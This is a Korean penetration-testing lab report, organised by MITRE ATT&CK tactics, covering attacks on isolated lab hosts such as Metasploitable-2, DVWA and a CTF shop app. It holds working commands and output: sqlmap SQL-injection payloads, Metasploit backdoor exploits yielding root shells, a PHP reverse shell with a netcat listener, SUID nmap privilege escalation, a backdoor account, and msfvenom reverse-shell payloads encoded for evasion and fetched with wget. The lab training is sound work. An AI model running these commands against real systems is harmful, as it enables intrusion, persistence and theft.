$ sqlmap -u "http://192.168.100.30:5001/products?q=test" -p q -D shoppingmall --tables --batch
```



<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:30:33 /2025-10-31/

[00:30:33] [INFO] resuming back-end DBMS 'mysql'

[00:30:33] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: q (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: q=test' AND (SELECT 4683 FROM (SELECT(SLEEP(5))))VAbm AND 'SjyS'='SjyS

Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: q=test' UNION ALL SELECT 62,CONCAT(0x716b717071,0x6e6a6547626f7a4174464b51564c6d77626a6267694f527a43784267626665774c726e504a6b6d65,0x716a717071),62,62,62-- -

[00:30:33] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[00:30:33] [INFO] fetching tables for database: 'shoppingmall'

[00:30:33] [WARNING] reflective value(s) found and filtering out

Database: shoppingmall

[8 tables]

order
user
cart_item
flag
inquiry
notice
order_item
product

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.100.30:5001/products?q=test" -p q -D shoppingmall -T flag --dump --batch
```



<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:37:44 /2025-10-31/

[00:37:44] [INFO] resuming back-end DBMS 'mysql'

[00:37:44] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: q (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: q=test' AND (SELECT 4683 FROM (SELECT(SLEEP(5))))VAbm AND 'SjyS'='SjyS

Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: q=test' UNION ALL SELECT 62,CONCAT(0x716b717071,0x6e6a6547626f7a4174464b51564c6d77626a6267694f527a43784267626665774c726e504a6b6d65,0x716a717071),62,62,62-- -

[00:37:44] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[00:37:44] [INFO] fetching columns for table 'flag' in database 'shoppingmall'

[00:37:44] [INFO] fetching entries for table 'flag' in database 'shoppingmall'

[00:37:44] [WARNING] reflective value(s) found and filtering out

Database: shoppingmall

Table: flag

[1 entry]

id	flag_value
1	HSPACE{this_is_your_super_secret_flag}

sqlmap을 통해 HTTP GET 파라미터 q를 사용하는 검색 엔드포인트 /products?q=에서 SQL 인젝션 취약점이 확인되었다. 탐지 과정에서 시간 기반 블라인드(SLEEP) 및 UNION 쿼리 방식 모두가 동작함을 확인했고, 백엔드 DBMS는 MariaDB 계열(식별된 버전: 10.5.29-MariaDB-ubu2004)으로 판별되었다. 추가 열람 결과 shoppingmall 데이터베이스

내에 user, product, order, order_item, cart_item, inquiry, notice, flag 등 8개 테이블이 존재함을 확인하였고, flag 테이블에서 실제 플래그 값 (HSPACE{this_is_your_super_secret_flag})을 획득하여 데이터 접근 및 임의 덤프가 가능함을 재현하였다. 또한 사이트 구조(상품 상세 /products/<id>, 장바구니 추가 /cart/add/<id>, 검색폼 /products?q= 등)로 미뤄보아 검색어·경로·품을 통한 입력값이 다수 존재하므로 XSS, CSRF 등 다른 웹 취약점과 결합될 경우 추가적인 위험(권한 탈취·정보유출·무단주문 등)이 크다.

2) Metasploit-framework

◆ Metasploitable-2

```
msf6 > search vsftpd

Matching Modules



| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | auxiliary/dos/ftp/vsftpd_232         | 2011-02-03      | normal    | Yes   | VSFTPD 2.3.2 Denial of Service           |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |



Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.40
RHOSTS => 192.168.100.40
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.40:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.100.40:21 - USER: 331 Please specify the password.
[+] 192.168.100.40:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.40:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.20:39361 -> 192.168.100.40:6200) at 2025-11-12 15:16:09 +0900

id
uid=0(root) gid=0(root)
```

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.20:4444
[*] 192.168.100.40:6667 - Connected to 192.168.100.40:6667 ...
[*] :irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname ...
[*] 192.168.100.40:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo q2iGMId09d20gxmd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "q2iGMId09d20gxmd\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.20:4444 → 192.168.100.40:59861) at 2025-11-12 15:36:13 +0900

id
uid=0(root) gid=0(root)

```

Metasploit-framework를 통해 취약 모듈을 검색·선택(search vsftpd → use exploit/unix/ftp/vsftpd_234_backdoor / search UnrealIRCD → use exploit/unix/irc/unreal_ircd_3281_backdoor)한 뒤 모듈 옵션을 확인하고 타깃을 설정 및 실행하여 익스플로잇을 수행했다. 그 결과, 원격 명령 셸 획득에 성공했고 세션에 접속하여 id 명령을 실행한 결과 루트 권한 확보를 확인했다.

iv. Execution (TA0002)

Execution은 공격자가 원격 또는 로컬 시스템에서 악성 코드 실제로 실행하려는 시도하는 단계이다. 이 전술의 기법들은 네트워크 탐색이나 데이터 탈취와 같은 더 큰 목표를 달성하기 위해 다른 전술과 함께 사용되는 경우가 많다.

- ◆ Command and Scripting Interpreter (T1059) — PowerShell, Windows CMD, Unix Shell, Python, JavaScript 등 명령/스크립트 인터프리터를 악용해 명령·스크립트·바이너리 실행
- ◆ User Execution (범주 전반) — 사용자가 악성 파일을 직접 실행하거나 매크로·첨부파일·링크 클릭 등을 통해 실행을 유발
- ◆ Input Injection (T1674) — Human Interface Device(HID)나 시뮬레이션된 입력으로 키보드/마우스 입력을 주입해 명령 실행을 유도

1) Metasploit-framework

- SPACE – PENTEST
- Metasploitable-2
(Initial Access에서 사용)

v. Persistence (TA0003)

Persistence는 공격자가 시스템 재부팅, 자격 증명 변경, 또는 기타 접근 차단 요인에도 지속적으로 접근권을 유지하려는 단계입니다. 지속성을 유지하기 위해서는 계정 생성·조작, 서비스·드라이버·스케줄러 등록, 백도어 삽입 등 다양한 방식이 존재한다.

- ♦ Account Manipulation (T1098) — 계정 권한·그룹·자격증명 변경 또는 추가 (로컬·도메인·클라우드)로 접근 유지.
- ♦ Boot or Logon Autostart Execution (T1547) — 레지스트리 Run 키, 시작 폴더, 서비스, 로그인 항목 등 부팅·로그온 시 자동 실행을 설정.
- ♦ Create Account (T1136) — 로컬/도메인 계정 생성으로 영구 접근 확보(서비스 계정·백도어용 계정 포함).
- ♦ Compromise Host Software Binary (T1554) — 호스트 바이너리(애플리케이션·드라이버·시스템 바이너리)를 수정·교체해 부팅 시 또는 동작 중 악성 기능 실행.

1) Laudanum

- SPACE – PENTEST

- Metasploitable-2

```
(kali㉿kali)-[/usr/share/laudanum]
$ cd ~

(kali㉿kali)-[~]
$ cp /usr/share/laudanum/php/shell.php ./shell.php

(kali㉿kali)-[~]
$ cp /usr/share/laudanum/php/php-reverse-shell.php ./rev.php

(kali㉿kali)-[~]
$ ls -l ~/shell.php ~/rev.php

-rw-r--r-- 1 kali kali 5490 11월 13일 12:25 /home/kali/rev.php
-rw-r--r-- 1 kali kali 13585 11월 13일 12:25 /home/kali/shell.php

(kali㉿kali)-[~]
$ nano rev.php
```

Laudanum을 활용한 웹쉘 기반 역접속 실습을 통해 DVWA의 파일 업로드 기능에서 확장자 및 콘텐츠 검증이 부적절하게 이루어지는 취약점을 확인하였다. 이를 이용해 Laudanum의 php-reverse-shell.php 파일을 수정한 **rev.php**를 업로드하였고, 업로드된 파일을 실행한 결과 공격자 측 **Netcat** 리스너 (192.168.100.20:4444)로 역접속이 형성되었다..

```

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.20] from (UNKNOWN) [192.168.100.40] 46831
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
16:07:23 up 9:03, 2 users, load average: 0.04, 0.03, 0.00
USER      TTY      FROM            LOGIN@      IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -               07:04      8:19m  0.18s  0.12s  -bas
h
root     pts/0    :0.0            07:04      9:02   0.00s  0.00s  -bas
h
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ useradd lauda
sh: useradd: command not found
sh-3.2$ /usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
useradd lauda
sh: line 2: useradd: command not found
/usr/sbin/useradd lauda
echo 'lauda:1234' | /usr/sbin/chpasswd
mkdir /home/lauda
chown lauda:lauda /home/lauda

```

초기 셸 권한은 웹서버 프로세스 계정인 www-data(uid=33)로 제한되어 있어서, nmap --interactive 모드 진입 후 !sh 명령을 통해 root 권한 셸(euid=0)을 성공적으로 획득하였다. 이를 통해 시스템 전체에 대한 제어권을 확보하였으며, 이후 root 권한을 이용해 **지속적 접근을 위한 사용자 생성** 작업을 수행할 수 있는 환경이 마련되었다.

```

(kali@kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa lauda@192.168.100.40
lauda@192.168.100.40's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
lauda@metasploitable:~$

```

root 권한 획득 후 공격자는 시스템 내부에 지속적 접근이 가능하도록 **lauda**라는 백도어 계정을 생성하고 **비밀번호(1234)**를 설정하였다. Metasploitable-2의 SSH 서버는 구식 RSA/DSS 키 알고리즘만 허용하므로, 공격자는 SSH 접속 시 관련 옵션(-oHostKeyAlgorithms=+ssh-rsa)을 추가해 호환성을 확보하였다. 이후 SSH 로그인 시도가 성공함으로써, 웹쉘을 재사용하지 않아도 원격에서 해당 시스템에 재접속할 수 있는 영구적(Persistence) 백도어 구축이 완료됨을 검증하였다.

vi. Privilege escalation (TA0004)

Privilege Escalation은 공격자가 시스템 또는 네트워크 내에서 더 높은 권한을 획득하려는 단계이다. 공격자는 일반적으로 낮은 권한의 접근으로 네트워크에 진입하고 탐색을 시작하지만, 시스템의 취약점, 잘못된 설정, 또는 보안 결함을 악용하여 권한을 상승시킨다. 이 전술은 Persistence 기법과 겹치는 경우가 많은데, 이는 OS의 일부 기능이 지속적인 접근을 위해 높은 권한 환경에서 실행될 수 있기 때문이다.

- ♦ Abuse Elevation Control Mechanism (T1548) - 운영체제의 권한 상승/승인 제어 메커니즘을 우회·악용
- ♦ Access Token Manipulation (T1134) - 액세스 토큰을 훔치거나 변경하여 다른 사용자·시스템 권한을 가장하거나 프로세스 생성 시 다른 토큰을 사용
- ♦ Account Manipulation (T1098) - 계정 생성·권한 변경·SSH authorized_keys 추가·클라우드 역할 추가 등으로 권한을 확보·영속화
- ♦ Boot or Logon Autostart Execution (T1547) - 부팅/로그온 자동 실행 지점을 이용해 권한 상승·지속화

1) Peass

- SPACE-PENTEST
- Metasploitable-2




```

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
= https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 63K 2008-04-14 23:36 /bin/umount → BSD/Linux (08-1996)
-rwsr-xr-x 1 root fuse 20K 2008-02-26 13:25 /bin/fusermount
-rwsr-xr-x 1 root root 25K 2008-04-02 21:08 /bin/su
-rwsr-xr-x 1 root root 80K 2008-04-14 23:36 /bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K 2007-12-10 12:33 /bin/ping
-rwsr-xr-x 1 root root 27K 2007-12-10 12:33 /bin/ping6
-rwsr-xr-x 1 root root 64K 2008-12-02 14:31 /sbin/mount.nfs
-rwsr-xr-x 1 root dhcp 2.9K 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script (Unknown SUID binary!)
-rwsr-xr-x 2 root root 106K 2008-02-25 06:22 /usr/bin/sudo → check if the sudo version is vulnerable
-rwsr-xr-x 1 root root 7.3K 2008-06-25 16:53 /usr/bin/X
-rwsr-xr-x 1 root root 8.4K 2007-11-22 07:14 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37K 2008-04-02 21:08 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 13K 2007-12-10 12:33 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 106K 2008-02-25 06:22 /usr/bin/sudo → check if the sudo version is vulnerable
-rwsr-xr-x 1 root root 12K 2007-11-22 07:14 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11K 2007-12-10 12:33 /usr/bin/arping
-rwsr-xr-x 1 daemon daemon 38K 2007-02-20 08:41 /usr/bin/at → RTru6 4_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 19K 2008-04-02 21:08 /usr/bin/newgrp → HP-UX .10.20
-rwsr-xr-x 1 root root 28K 2008-04-02 21:08 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 763K 2008-04-08 10:04 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K 2008-04-02 21:08 /usr/bin/chsh
-rwsr-xr-x 1 root root 16K 2007-11-22 07:14 /usr/bin/netkit-rpc
-rwsr-xr-x 1 root root 29K 2008-04-02 21:08 /usr/bin/passwd → Apple

```

linPEAS를 통해 시스템 내 SUID 설정 파일을 분석한 결과, Metasploitable-2에 취약한 버전의 nmap(4.53)이 SUID root 권한으로 설치되어 있음을 확인하였다. 해당 버전은 인터랙티브 모드(nmap --interactive)에서 !sh 명령을 통해 root 셸 획득이 가능한 알려진 취약점이 존재한다. 실제 실행 과정에서도 lauda 계정과 www-data 권한 모두에서 nmap 인터랙티브 모드 진입 후 root 권한(euid=0) 셸 확보가 가능함을 확인하였으며, 이는 SUID 설정 오류와 취약 소프트웨어 조합으로 인해 발생하는 고위험 권한 상승 취약점이다.

2) Unix-privesc-check

vii. Defense Evasion (TA0005)

Defense Evasion은 공격자가 탐지·분석·차단을 피하려고 시도하는 단계이다. 이 단계에는 공격자가 침해 과정 전반에서 탐지를 우회하기 위해 사용하는 다양한 기법이 포함되는데, 주요 방어 회피 기법으로는 보안 소프트웨어의 제거·비활성화, 데이터/스크립트 암호화·난독화 등이 있다. 이 단계는 47개의 기술을 포함하며, 그 중 몇 가지는 아래와 같다

- ◆ Abuse Elevation Control Mechanism (T1548) - 운영체제의 권한 상승/승인 제어 메커니즘을 우회·악용
- ◆ Access Token Manipulation (T1134) - 액세스 토큰을 훔치거나 변경하여 다른 사용자·시스템 권한을 가장하거나 프로세스 생성 시 다른 토큰을 사용
- ◆ Deobfuscate/Decode Files or Information (T1140) : **난독화·암호화된 페이로드를 적절한 방식으로 해제해 실행**
- ◆ Debugger Evasion (T1622) : 디버거·분석 환경을 탐지해 행동을 숨기거나 중단
- ◆ Delay Execution (T1678) : 지연 실행(시간·환경 조건)으로 샌드박스·동적 분석 회피
- ◆ Exploitation for Defense Evasion (T1211) : 방어 소프트웨어나 보호 메커니즘의 취약점을 직접 악용해 보안 기능을 무력화
- ◆ File and Directory Permissions Modification (T1222) : 파일/디렉터리 권한·속성 변경으로 접근 통제·모니터링 회피

1) msfvenom

- **SPACE-PENTEST**
- **Metasploitable-2**

msfvenom을 활용하여 리눅스 x86 환경에서 reverse shell payload를 생성하고, 탐지를 우회하기 위해 x86/shikata_ga_nai 인코더를 5회 반복 적용한 난독화된 페이로드를 추가로 생성하였다.


```

(kali@kali)~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.100.20 LPORT=4444 -f elf -o payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: payload.elf

(kali@kali)~$ msfvenom \
-p linux/x86/shell_reverse_tcp \
LHOST=192.168.100.20 LPORT=4444 \
-e x86/shikata_ga_nai -i 5 \
-f elf -o payload_encoded.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai succeeded with size 122 (iteration=1)
x86/shikata_ga_nai succeeded with size 149 (iteration=2)
x86/shikata_ga_nai succeeded with size 176 (iteration=3)
x86/shikata_ga_nai succeeded with size 203 (iteration=4)
x86/shikata_ga_nai chosen with final size 203
Payload size: 203 bytes
Final size of elf file: 287 bytes
Saved as: payload_encoded.elf

(kali@kali)~$ ls -lh payload*
-rw-rw-r-- 1 kali kali 152 11월 14일 12:01 payload.elf
-rw-rw-r-- 1 kali kali 287 11월 14일 12:03 payload_encoded.elf

```

strings 분석 결과 /bin/sh 등의 명확한 문자열이 제거되고, 의미 없는 난수 데이터로 변환된 것으로 정적 탐지 회피 효과 확인되었다.

```

(kali@kali)~$ strings payload.elf | head
SCSj
fPQS
Rhn/shh//bi

(kali@kali)~$ strings payload_encoded.elf | head
Y}_:H'#
xbU9

```

이후, Metasploitable-2 환경에서 난독화된 페이로드 실행해보려고 했으나, 구형 커널이 Shikata 난독화 코드를 안정적으로 실행 못 하여 Segmentation Fault 오류가 발생했다.

```

c//192.168.100.20:8000/payload_encoded.elf -O /tmp/payload_encoded.elf
--17:44:03-- http://192.168.100.20:8000/payload_encoded.elf
=> /tmp/payload_encoded.elf
Connecting to 192.168.100.20:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 287 [application/octet-stream]

100%[=====>] 287

17:44:03 (1.02 MB/s) - '/tmp/payload_encoded.elf' saved [287/287]

lauda@metasploitable:~$ chmod +x /tmp/payload_encoded.elf
lauda@metasploitable:~$ /tmp/payload_encoded.elf
Segmentation fault

```

viii. Credential Access (TA0006)

Credential Access는 공격자가 계정 이름과 비밀번호 자격 증명을 탈취하려고 시도하는 단계이다. 탈취된 자격증명은 시스템에 합법적으로 접근하거나, 추가적인 계정을 만들거나, 탐지 회피 및 목표 달성을 위한 추가 공격에 활용될 수 있다. 이 단계에는 다양한 17개의 기법이 포함되어 있으며, 그 중 일부는 아래와 같다.

- ♦ Adversary-in-the-Middle (T1557) - AiTM(예: ARP/LLMNR/NBT-NS/DHCP 스푸핑, Evil Twin 등)으로 네트워크 통신을 가로채 자격증명을 획득
- ♦ Brute Force (T1110) - 온라인/오프라인 방식으로 암호를 무작위 또는 규칙 기반으로 추측·크랙
- ♦ Credentials from Password Stores (T1555) - 브라우저 저장 비밀번호, OS 키체인(Keychain), Windows Credential Manager, 서드파티 비밀번호 관리자, 클라우드 시크릿 스토어 등에서 자격증명 획득
- ♦ Exploitation for Credential Access (T1212) - 취약점 악용을 통해 자격증명(예: 메모리·파일·세션 토큰)을 수집
- ♦ Forced Authentication (T1187) - 사용자를 강제로 인증하게 하여 인증 자료를 확보하고 중계하거나 캡처
- ♦ Forge Web Credentials (T1606) - 세션 쿠키·SAML 토큰 등 웹 인증 자료를 위조하거나 탈취해 인증 우회
- ♦ Input Capture (T1056) - 키로깅, GUI/웹 포털 가짜 로그인 페이지, Credential API 후킹 등으로 사용자가 입력하는 자격증명을 직접 수집
- ♦ Modify Authentication Process (T1556) - 인증 흐름(예: LSASS, PAM, 인증 플러그인 등)을 변조하거나 패치해 자격증명 접근/우회를 시도.

1) hashcat

- SPACE-PENTEST
- Metasploitable-2

hashcat을 이용한 오프라인 크래킹을 시도하였으나, CPU 기반 OpenCL 환경의 메모리 제한으로 인해 공격이 정상적으로 수행되지 않았다. 이에 공격자는 동일한 자격증명 탈취 목적을 달성하기 위해 CPU 기반 크래킹 도구인 John the Ripper를 활용하여 비밀번호 복원을 진행하였다.

ix. Discovery (TA0007)

Discovery는 공격자가 시스템이나 내부 네트워크 환경을 파악하려는 단계이다. 이 단계에는 시스템 정보(버전, 사용 중인 서비스, 환경 변수 등), 네트워크 구조, 사용자 계정 목록, 권한 분포, 시스템 역할 등 다양한 정보를 획득하는 기법들이 포함된다. 공격자는 탐색 결과를 바탕으로 초기 진입점 주변 환경을 더 깊이 파악하고, 이동 경로 설정이나 추가 공격을 위해 어떻게 활용할 수 있을지 계획한다. 이 과정에서는 운영체제의 기본 도구(nmap, netstat, ipconfig, PowerShell 등)를 직접 사용하는 경우가 많으며, 획득한 정보는 이후 수평 이동(Lateral Movement)이나 데이터 탈취 등 다음 공격 단계의 방향을 결정하는 데 활용된다. 이 단계는 총 36개의 기술로 구성된다.

- ◆ Account Discovery (T1087) - 시스템 또는 AD 내 존재하는 사용자/그룹 계정을 나열하여 공격 경로로 활용.
- ◆ Network Service Discovery (T1046) - nmap, netstat, PowerShell 등을 이용해 내부 네트워크의 열려 있는 포트·서비스를 스캔하여 이동 가능한 경로를 탐색.
- ◆ System Information Discovery (T1082) - OS 버전, 패치 수준, 호스트 네임 등 시스템 환경 정보를 수집하여 익스플로잇 가능성 판단.
- ◆ Process Discovery (T1057) - 현재 실행 중인 프로세스 목록을 확인해 EDR/백신·보안 모듈·관리 툴 등을 파악하고, 공격 실행 시 충돌 여부 확인.
- ◆ File and Directory Discovery (T1083) - 파일·폴더 구조를 탐색하며 민감 정보 저장 위치, 백업 파일, 설정 파일 등을 찾음.
- ◆ Permission Groups Discovery (T1069) - 시스템/네트워크의 관리자 그룹, 도메인 관리자 등 고권한 그룹 구성을 파악해 권한 상승 경로 확보.
- ◆ Domain Trust Discovery (T1482) - AD 환경에서 도메인 간 신뢰 관계(Trust)를 파악하여 lateral movement 확장 경로를 분석.

x. Lateral Movement (TA0008)

Lateral Movement는 공격자가 초기 침입 이후 네트워크 내에서 원격 시스템으로 이동하며 제어권을 확장하려 시도하는 단계이다. 공격자는 자신의 목표에 접근하기 위해 네트워크를 탐색하며 여러 시스템과 계정을 거쳐 이동(pivoting)한다. 이를 위해 공격자는 자신만의 원격 접근 도구를 설치하기도 하고, 또는 탈취한 정상 계정 정보를 사용하여 운영체제나 네트워크에 기본적으로 존재하는 도구를 활용하기도 한다. 이러한 과정에서 공격자는 네트워크 내의 신뢰 관계와 정상적인 행위로 위장해 탐지를 회피하며, 여러 경로의 거점을 만들어 단속이나 방어에 대비한다.

- ◆ Exploitation of Remote Services (T1210) – 공격자는 원격 서비스(예: RDP, SMB 등)의 취약점을 이용해 내부 시스템에 접근하거나 제어 권한을 획득한다.
- ◆ Internal Spearphishing (T1534) – 이미 내부 계정이나 시스템을 확보한 후, 그 계정을 이용해 조직 내부의 다른 사용자나 시스템을 대상으로 피싱을 실행하여 추가 권한이나 접근을 확보한다.
- ◆ Remote Services (T1021) – 유효한 계정 정보를 활용해 SSH, RDP, SMB 공유, WinRM 등 원격 접속 서비스를 통해 다른 시스템에 로그인하고 실제 작업을 수행한다.
- ◆ Use Alternate Authentication Material (T1550) – 패스워드 해시, Kerberos 티켓, 애플리케이션 액세스 토큰 등 대체 인증 정보를 활용해 추가 시스템에 로그인하거나 권한을 우회한다.
- ◆ Software Deployment Tools (T1072) – 조직 내에 존재하는 중앙 소프트웨어 배포·관리 툴(SCCM, Intune 등)을 악용하거나 정상 툴처럼 사용해 내부 여러 시스템으로 공격 도구를 배포하고 실행한다.

xi. Collection (TA0009)

Collection은 공격자가 침투한 환경 내에서 목표 달성에 필요한 자료·데이터를 수집하는 단계이다. 이 단계에서는 공격자가 문서, 이메일, 오디오/비디오 녹음, 스크린샷, 클립보드 데이터, 공유 드라이브 자료 등 다양한 형태의 정보를 확보하여, 이후 탈취(Exfiltration)하거나 목표 환경에 대한 추가 정보를 얻는 데 활용한다.

- ♦ Data from Local System (T1005) : 공격자가 로컬 시스템의 파일 시스템, 구성 파일, 프로세스 메모리 등에서 민감한 데이터를 탐색하고 수집하는 기법.
- ♦ Data from Network Shared Drive (T1039) : 네트워크 공유 드라이브나 파일 공유 시스템에서 문서·데이터를 찾아내어 수집하는 기법.
- ♦ Email Collection (T1114) : 사용자 혹은 서버의 이메일을 대상으로 데이터를 수집하는 기법. 이메일 대화, 첨부파일, 내부 규정 문서 등이 대상이 된다.
- ♦ Input Capture (T1056) : 키로깅(keylogging), GUI 입력 가로채기, 웹포털 사용자 입력 가로채기 등을 통해 사용자가 입력한 민감 정보를 수집하는 기법.
- ♦ Archive Collected Data (T1560) : 수집한 데이터를 압축, 암호화, 아카이브 하여 나중에 유출 또는 추가 처리하기 용이하게 만드는 기법

xii. Command and Control (TA0011)

Command and Control(C2)는 공격자가 침해한 시스템과 지속적으로 통신하고 제어하기 위해 사용하는 단계이다. C2는 공격자가 감염된 장치에 명령을 전달하고, 추가 악성 소프트웨어를 배포하거나 훔친 데이터를 탈취하는 데 사용되는 은밀한 통신 채널이다. 공격자는 정상적인 네트워크 트래픽을 모방하거나 HTTP, HTTPS, FTP, SSH와 같은 일반적인 포트를 활용해 탐지를 회피한다. C2 서버는 공격자가 감염된 컴퓨터를 좀비(Zombie)로 만들어 원격으로 명령을 실행하고, 봇넷을 형성하여 대규모 악성 활동을 조정할 수 있도록 한다. 이러한 통신은 네트워크 내 감염된 시스템을 효과적으로 관리하고 공격 목표를 달성하는 데 핵심적인 역할을 한다.

- ♦ Application Layer Protocol (T1071) – 공격자가 HTTP, HTTPS, DNS 등 애플리케이션 계층의 프로토콜을 사용하여 피해 시스템과 통신함으로써 정상 트래픽으로 위장한다.
- ♦ Encrypted Channel (T1573) – 명령 및 제어(C2, Command & Control) 통신 트래픽을 암호화하여 탐지 및 분석을 어렵게 만든다.
- ♦ Proxy (T1090) – 공격자가 직접 인프라에 연결되지 않고 프록시를 통해 중계함으로써 C2 서버의 실제 위치나 구조를 숨긴다.
- ♦ Domain Generation Algorithms (T1568.002) – 공격자가 동적으로 명령 및 제어 인프라의 도메인을 생성하여 탐지·차단을 피하고 탄력적으로 통신 채널을 유지한다.
- ♦ Ingress Tool Transfer (T1105) – 외부 제어 시스템에서 공격 도구나 파일을 내부 네트워크로 전송해 설치 및 실행함으로써 C2 채널의 기능을 확장한다.

xiii. Exfiltration (TA0010)

Exfiltration은 공격자가 내부 네트워크에서 탈취한 데이터를 외부로 반출하려고 시도하는 단계이다. 공격자는 수집한 데이터를 탐지를 피하기 위해 압축하거나 암호화하여 포장한 후 외부로 보내며, 전송 크기에 제한을 두는 경우가 많다. 주된 탈취 방법으로는 명령 및 제어(Command and Control) 채널이나 별도의 대체 경로를 통해 데이터를 전송하는 방식을 사용한다. 이 과정에서 공격자는 네트워크 트래픽을 정상적인 것처럼 위장하며, 다양한 네트워크 프로토콜(FTP, HTTP/S, DNS 등)을 활용하여 흔적을 숨긴다. 물리적 매체를 이용한 탈취(예: USB 저장장치)도 가능하며, 네트워크와 격리된 환경에서는 이러한 방법이 주로 사용된다. 데이터 탈취는 조직 내 민감 정보 유출뿐 아니라, 랜섬웨어 등 후속 공격의 기반이 되어 큰 피해를 줄 수 있다.

- ♦ Automated Exfiltration (T1020) – 수집된 데이터를 자동화된 처리로 외부로 반출하는 기법.
- ♦ Data Transfer Size Limits (T1030) – 대량 데이터 반출 시 탐지를 피하기 위해 파일을 작은 조각으로 나누거나 일정 크기 이하로 유지해서 전송하는 방법.
- ♦ Exfiltration Over C2 Channel (T1041) – 이미 설정된 명령·제어(C2) 채널을 이용해 데이터를 외부로 반출하는 기법.
- ♦ Exfiltration Over Web Service (T1567) – 정상적인 웹 서비스(API·클라우드 저장소 등)를 통해 데이터를 외부로 전송하는 기법.
